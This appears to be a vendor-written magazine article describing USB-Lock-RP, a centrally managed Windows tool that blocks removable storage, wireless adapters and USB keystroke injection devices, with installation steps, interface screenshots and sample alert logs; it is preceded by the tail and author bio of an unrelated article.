So next time you find a vulnerability, try the challenge of writing a 0patch and see how that goes.

Author: Dmitri Kaslov

I'm a South African self-taught hacker and started in the information security field about 4 years ago. My day job is a penetration tester and after hours I dabble in malware analysis and vulnerability research. I love engaging with the global infosec community and can often be found tweeting via the @p3t3_r3c0n account.

Straightforward Portable Storage Device Control Stops the Rubber Ducky


by Javier A. Arrospide

USB-Lock-RP is a straightforward software tool that protects data and systems in IT or Industrial Networks by centrally controlling the use of portable storage devices such as mobile phones, removable USB/e-Sata/Firewire drives, Compact discs, and Bluetooth/IrDA/Wi-Fi Transceivers. In this article, I will explain USB-Lock-RP, a straightforward approach to portable storage devices control including its new capability to block keystroke injection attacks.

USB-Lock-RP is a straightforward software tool that protects data and systems in IT or Industrial Networks by centrally controlling the use of portable storage devices such as mobile phones, removable USB/e-Sata/Firewire drives, Compact discs, and Bluetooth/IrDA/Wi-Fi Transceivers.

It also blocks keystroke injection attacks by BadUSB, USB Rubber Ducky, Teensy, Arduino, or any USB device having its firmware re-flashed to impersonate a HID keyboard to inject malicious payloads. USB-Lock-RP is classified as portable storage device control software, and it's effective in protecting an organization's network endpoints running on 32-bit or 64-bit Windows Operating Systems ranging from NT-5.1 to NT-10 (servers or stations).

In this article, I will explain USB-Lock-RP, a straightforward approach to portable storage devices control including its new capability to block keystroke injection attacks.



USB-Lock-RP is a two component software system, The Control Application and the Client service.

The Control: Central control application main function is the management of portable storage devices access to any/all assigned clients from a single location in the network. Its straightforward interface is easy to operate and settings are enforced in near real-time. Its client management capacity is set at ordering time; the minimum order capacity is 10 clients. (The demo can manage 4 clients)

The Client: Functions locally as an auto-starting service running at 0% CPU average under the system account. Its purpose is to communicate with the Control application and locally enforce set security measures; it's to be installed in all client computers to be protected.

Control application/Clients service communication: TCP/IP Protocol. Communication port is to be set at installation (defaults to 3100 if no set).

Internal program working data protection: USB-Lock-RP uses serial numbers to authorize devices, this and other critical working data is only readable within the Control interface, both The Control and Clients work with AES 256 variable key, variable initiation vector CBC Mode (HEX Masked) encrypted data.

USB-Lock-RP Installation

Control Installation:

1) Install Setup_control.exe with administrative privileges on the Server from where you will centrally manage security. (This can be any PC for networks smaller than 30 clients or for testing)

2) During installation at prompt, enter port to be used to communicate with clients.

Note: If you leave it blank, then port 3100 will be used; also, if you leave it blank, then make sure you also leave blank when installing clients. If you set a port number, then use the same port when installing clients.

3) Start the Control: Start Menu /Programs/ USB Lock RP/Start USB Lock RP.

Note: During Demo the Control password auto fills, press Ok to enter the main interface.

Note: On the licensed version, a custom initial password is provided with your personalized licensed installers.

Client Installation: Proceed to install the client installer (in up to 4 computers if installing the demo)

1) Install Setup_client.exe with administrative privileges on the PCs or Servers you need to protect.

2) During installation at prompt:

a) Enter the IP address of the Control machine so clients know where to communicate.

b) Enter the port number you entered during the control installation or also leave blank.

Once setup finalizes, client(s) will connect to the control and show at the Control network list.

OK, we are done with the installation. Below are answers to some questions you might have at this point:

- Would I have to install the client manually on the licensed version? No, the client installer is also provided in MSI format in conjunction with a configuration file so you can silently mass deploy clients from your server using GPO.

- Should I test clients as standard user account or Admin account? You can test under either (both). USB-Lock-RP software is designed to protect the system regardless of the logged user account privileges, it protects even if no user is logged into the system.

- Will the demo expire? No, the demo does not expire. USB-Lock-RP software does not expire.


- How do I uninstall clients? Select the client from the control network list and press the UNI button.

-Are there different client Installers depending on the OS version or if 32 or 64-bit? No, the same client installer works for all supported operating systems.

- I have just finished installing, are clients protected? No, at this point you will only receive incoming alerts at the control saying a device (date-time, device ID- device type) was allowed on a specific machine, this alerts will automatically start populating the machine history report and the general network alerts report. (Go ahead insert a USB thumb drive for example on any of the clients to see an allowed alert incoming to the control)

USB-LOCK-RP Control Basic Operation

OK, you just installed so the network list populated with a few installed clients.



port: 3100 server name : ASI-NT10-32-CW server ip : 192.168.0.19 central logs <<ok>> network authorizations : <<open panel>> email alerts : <<not set>>

---------------> Incomming alerts arrive here ------------->

removable drives	cd - dvd	bluetooth - irda	wifi	version	machine IP	machine name
P	P	P	P	9.8	192.168.0.19	ASI-NT10-32-CW
P	P	P	U	9.8	192.168.0.20	ASI-NT10-64-CL
U	U	U	U	9.8	192.168.0.17	ASI-NT51-32-CW
P	P	P	P	9.8	192.168.0.21	ASI-NT61-32-CW
P	P	P	U	9.8	192.168.0.14	ASI-NT61-64-CL
P	P	P	P	9.8	192.168.0.12	ASI-NT61-64-CW
P	P	P	U	9.8	127.0.0.1	ASI-NT63-64-CL

USB LOCK RP

in 7
out 0
licenses in use 7
licensed capacity 100

ASI-NT51-32-CW
192.168.0.17

Image shows control interface top half portion

On the left side of the network list you will see the 4 sectors covered under the protection scope of the program: each sector showing a letter U for Unprotected. (The sectors open-lock shows in gray color)

OK, let's see what each protected sector would block:

1) Removable drives sector:

Removable storage USB, e-SATA or Firewire (IEEE 1394) drives, Smartcards, MTP or mass storage mobile phones, MP3 players, iPods, iPads, PDA, tablets running as MTP or mass storage, digital cameras running as MTP or mass storage.

Note: The new function to protect against keystroke injection attacks is also activated with this sector, I will explain later on in the article how it works and the expected behavior.

2) CD – DVD Sector: External or internal (Compact discs are ejected).

3) Bluetooth – IrDA Sector: External or internal Bluetooth, IrDA adapters .

4) WiFi Sector: External or internal WiFi adapters (This sector should to be protected only if you are not connecting to the client using WiFi) .

TO PROTECT: Select a client; click the grey open lock under each sector. The open-lock will change into a golden color closed-lock, and the client will acknowledge updating its protection status showing a P for Protected. The machine history log will automatically register the Control protection status change.

Ready? You may start testing by connecting devices to a protected client.

Go ahead, this is the fun part, test hard.

Client-side blocking behavior

The visible part of how the client-side reacts to unauthorized insertions is one of the trade marks of USB-Lock-RP software.

- Full screen informative alert upon blocking

- Shows licensed organization's logo on top left corner. This is an important aspect of the software as users are clearly reminded of the entity owner of the assets being protected.

Notes on the above:

The informative blocking alert remains until the device is removed, the sector is unprotected from the control, or the master password is used at client-side. (Applies to blocking alerts generated by removable drives sector scope) (I will explain further on master password functionality later on in the article)

Every alert presented at client-side generates an incoming alert to the control in near real-time; at the control they will automatically populate the machine history report and the network alerts report.

The organization's logo is an element that makes your software unique (different than other organizations), technically speaking, as its characteristics are a program's variable.

Informative blocking alerts expand to all monitors if multiple monitors are used on the client.

USB-Lock-RP software licensed installers have never been built and will never be built without a licensed organization logo. (Since 2004)

ONE OF THE NICE THINGS ABOUT USB-LOCK-RP IS THAT UN-PROTECTING RETURNS EVERYTHING TO NORMAL WORKING OPERATION IMMEDIATELY (ALSO TEST THAT).

OK, protection works great!

Let's get into authorizations, meaning you will probably need to authorize specific devices in specific client machines or across the network.

Authorization Capability

Ten specific USB removable drives or MTP protocol devices can be authorized on any client PC (VID/PID/ID match type authorization).

One specific e-SATA drive can be authorized on any client PC (VID/PID/ID match type authorization).

Sixty specific devices USB Storage or MTP devices can be authorized at network wide level (VID/PID/ID match type authorization).

Note: Additionally a very large number of devices can be authorized at network level by using any of the 60 network-wide authorizations spots. This kind of authorization considers only the VID/PID portion to authorize (This function is useful for large networks organizations that can have devices custom made for them).

Note: Both Device authorizations and authorizations revoking are automatically logged on the machine history report. (To access a machine history select the machine and press the history button).

A brief recap on USB-Lock-RP capabilities

Basic capability: Authorizing specific devices is simple. Removable storage devices can be authorized to be allowed on specific clients or across the network. The control receives records of allowed, authorized and blocked device connections automatically. These records can be seen as per machine or as network-wide reports.

Useful functions: Auto-protect function: Protects after a set period of time, nice to have, for example, when engineers need to access the system for maintenance; this function can be used so the system is protected automatically once they finish.

Master password function: useful to allow one-off authorization of a device from client side. The master password can be set, changed or revoked from the control at anytime.

Auto-email alerts function: Sends incoming alerts to a set email in your domain.

Extended Capability: Monitoring of authorized removable storage USB drives is available as well as AES 256 encryption enforcement. Both functionalities are included and either can be turned ON or OFF on any client with just one click.

Probably all boring. OK, let’s get into another feature Pentester Magazine readers will surely like.

Stopping the USB Rubber Ducky

Blocking Keystroke injection attacks

Previous versions of USB-Lock-RP have stayed away from interfering with Human Interface devices, mainly because a large part of our customer base is conformed by SCADA/ICS (historically, industrial networks don't like HID interference), this is no longer true or possible as keystroke injection attacks by USB Rubber Ducky, Teensy, Arduino, or any BadUSB devices having its firmware re-flashed to impersonate a HID keyboard is a superlative threat. So the posted demo presents a function that stops keystroke injection attacks. (For obvious reasons the licensed version includes adjustments to the posted demo, but here is how the demo will effectively block a typical USB driveby keystroke injection attack to the advantage of both Industrial and IT networks security.)

The keystroke prevention function activates when the removable drives sector is in a protected state, mainly because this keystroke injection attacks can be a double punch also involving removable storage as the attack progresses.

So here is how:

1) Any change on keyboard HID enumeration is immediately detected generating a full blocking screen alert absorbing mouse and keyboard (as backup).

2) Simultaneously, a hook is set to all keyboard input (now the client is the only program receiving keystrokes as primary keystroke isolation force).

3) Under these conditions the situation is evaluated.

a) If no threat is detected, the keyboard configuration enumeration change is allowed:

(a1) An alert is sent to the control, stating a keyboard change was detected and no threat was found (This as all alerts incoming to the control are visible upon arrival and is automatically logged).

(a2) The hook is released.

(a3) The blocking alert closes.

b) If a threat is detected, blocking and hook conditions time extend:

(b1) An alert is sent to the control, stating a keystroke injection attack is in progress and being blocked by the client and that the client machine will go into Lockdown (This as all alerts incoming to the control are visible upon arrival and are automatically logged).

(b2) Neutralized isolated keystrokes are saved (to leave a trace to the attacker source/intentions).


Note: The demo will save neutralized isolated keystrokes trace in a text file named Blocked-input at the Windows directory so it can be reviewed by a systems administrator (To facilitate tester evaluation the neutralized, blocked keystrokes will also show at the alert blocking screen).

(b3) Before the client machine goes into Lockdown, the alert instructs not log back into the session until a system administrator arrives (in case a real user is looking at the screen at this point, he/she is aware someone has inserted something into the machine).

(b4) The hook is released.

(b5) The blocking alert closes.

(b6) The client computer goes into Lockdown.



port: 3100 server name: ASI-NT10-32-CW server ip: 192.168.0.19 central logs <<ok>> network authorizations: <<open panel>> email alerts: <<not set>>

———> Incomming alerts arrive here ———>

removable drives	cd - dvd	bluetooth - irda	wifi
P	P	P	P
P	P	P	U
U	U	U	U
P	P	P	P
P	P	P	U
P	P	P	P
P	P	P	U

USB LOCK RP

in	7
out	0
licenses in use	7
licensed capacity	100

version	machine IP	machine name
9.8	192.168.0.19	ASI-NT10-32-CW
9.8	192.168.0.20	ASI-NT10-64-CL
9.8	192.168.0.17	ASI-NT51-32-CW
9.8	192.168.0.21	ASI-NT61-32-CW
9.8	192.168.0.14	ASI-NT61-64-CL
9.8	192.168.0.12	ASI-NT61-64-CW
9.8	127.0.0.1	ASI-NT63-64-CL

ASI-NT51-32-CW
192.168.0.17

RECENT ALERTS


```
MAY 31 2016 02:55 AM AUTO-PROTECTSETFOR: MAY 31 2016 02:55 AM
MAY 31 2016 02:59 AM REMOVABLE STORAGE        - CONTROL CHANGED - UNPROTECTED
MAY 31 2016 02:59 AM REMOVABLE STORAGE        - CONTROL CHANGED - PROTECTED
MAY 31 2016 02:58 AM AUTO-PROTECTSETFOR: MAY 31 2016 02:58 AM
MAY 31 2016 02:58 AM AUTO-PROTECTSETFOR: MAY 31 2016 02:58 AM
MAY 27 2016 01:43 AM ASI-NT51-32-CW (XP/ 32) WIFI TRANSCEIVER - ALLOWED
MAY 31 2016 02:55 AM WIFI                           - CONTROL CHANGED - UNPROTECTED
```

AUTHORIZATIONS

	in use	available
usb mass storage	0	2
mtp or usb mass storage	0	8
external sata drive	0	1


capabilities
- local authorization
- network wide authorization
- monitoring (ums only)
- portable protection
- auto encryption

Control main interface



```
MAY  27  2015  03:31 AM  ASI-NT10-32-CW JAVIER [W10/ 32] USB\VID_0718&PID_070C\07072C1897488F87- BLOCKED
MAY  27  2015  03:31 AM  ASI-NT10-32-CW JAVIER [W10/ 32] USB\VID_0718&PID_069C\070347ED25B00513- BLOCKED
MAY  27  2015  03:32 AM  ASI-NT10-32-CW JAVIER [W10/ 32] USB\VID_0951&PID_1665\08606E694934FE513705B52F- BLOCKED
MAY  27  2015  03:32 AM  ASI-NT10-32-CW JAVIER [W10/ 32] USB\VID_22B8&PID_2E82\ZX1D82XTSZ MTP - BLOCKED
MAY  27  2015  04:03 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32)   WIFI TRANSCEIVER  - BLOCKED
MAY  27  2015  04:04 AM  ASI NT61 64 CW TESTER 5 (W7/ 64)   WIFI TRANSCEIVER    BLOCKED
MAY  27  2015  02:06 AM  ASI NT51 32 CW TESTER 7 (XP/ 32)   CD   DVD    BLOCKED
MAY  27  2015  04:07 AM  ASI NT63 64 CL TESTER 3 (W8.1/ 64)   CD   DVD    BLOCKED
MAY  27  2015  04:07 AM  ASI NT10 64 CL TESTER 2 (W10/ 64)   CD   DVD    BLOCKED
MAY  27  2015  04:08 AM  ASI NT61 64 CW TESTER 5 (W7/ 64)   CD   DVD    BLOCKED
MAY  27  2015  04:09 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32)   CD - DVD  - BLOCKED
MAY  27  2015  04:09 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0951&PID_1665\08606E6D3FDEFE514707EA25- BLOCKED
MAY  27  2015  04:09 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_14CD&PID_121F\121F20110712- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0718&PID_069C\070347ED25B00513- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0718&PID_070C\07072C1897488F87- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_054C&PID_09C2\5C0710495E8515CF24- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0718&PID_069C\070347ED25B00513- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0951&PID_1665\08606E694934FE513705B52F- BLOCKED
MAY  27  2015  04:10 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_0718&PID_069C\070347ED25B00513- BLOCKED
MAY  27  2015  04:11 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32) USB\VID_22B8&PID_2E82\ZX1D82XTSZ MTP - BLOCKED
MAY  27  2015  04:12 AM  ASI-NT61-32-CW TESTER 6 (W7/ 32)   USB BLUETOOTH TRANSCEIVER  - BLOCKED
MAY  27  2015  04:13 AM  ASI-NT61-64-CW TESTER 5 (W7/ 64)   USB BLUETOOTH TRANSCEIVER  - BLOCKED
MAY  27  2015  04:18 AM  ASI-NT61-64-CW TESTER 5 (W7/ 64) USB\VID_14CD&PID_121F\121F20110712- BLOCKED
MAY  27  2015  04:18 AM  ASI-NT61-64-CW TESTER 5 (W7/ 64) USB\VID_0951&PID_1665\08606E6D3FDEFE514707EA25- BLOCKED
MAY  27  2015  04:18 AM  ASI-NT61-64-CW TESTER 5 (W7/ 64) USB\VID_0718&PID_070C\07072C1897488F87- BLOCKED
MAY  27  2015  04:18 AM  ASI-NT61-64-CW TESTER 5 (W7/ 64) USB\VID_054C&PID_09C2\5C0710495E8515CF24- BLOCKED
MAY  27  2015  02:24 AM  ASI-NT51-32-CW TESTER 7 (XP/ 32) USB\VID_0718&PID_070C\07072C1897488F87- BLOCKED
MAY  27  2015  02:25 AM  ASI-NT51-32-CW TESTER 7 (XP/ 32) USB\VID_0951&PID_1665\08606E6D3FDEFE514707EA25- BLOCKED
MAY  27  2015  02:25 AM  ASI-NT51-32-CW TESTER 7 (XP/ 32) USB\VID_14CD&PID_121F\121F20110712- BLOCKED
MAY  27  2015  02:25 AM  ASI-NT51-32-CW TESTER 7 (XP/ 32) USB\VID_054C&PID_09C2\5C0710495E8515CF24- BLOCKED
MAY  27  2015  02:26 AM  ASI-NT51-32-CW TESTER 7 (XP/ 32) USB\VID_22B8&PID_2E82\ZX1D82XTSZ MTP - BLOCKED
MAY  27  2015  05:10 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C0710495E8515CF24 USB - ALLOWED
MAY  27  2015  05:11 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C0710495E8515CF24- AUTHORIZED
MAY  27  2015  05:12 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) - BLOCKED
MAY  27  2015  05:12 AM  ASI NT61 64 CL TESTER 4 (W7/ 64) USB\VID_0951&PID_1665\08606E6D3FDEFE514707EA25  BLOCKED
MAY  27  2015  05:21 AM  ASI NT61 64 CL TESTER 4 (W7/ 64)   USB BLUETOOTH TRANSCEIVER    BLOCKED
MAY  27  2015  05:21 AM  ASI NT61 64 CL TESTER 4 (W7/ 64)   WIFI TRANSCEIVER    BLOCKED
MAY  27  2015  08:03 PM  ASI NT61 64 CL  (W7/ 64)   USB BLUETOOTH TRANSCEIVER    ALLOWED
```

Network alerts

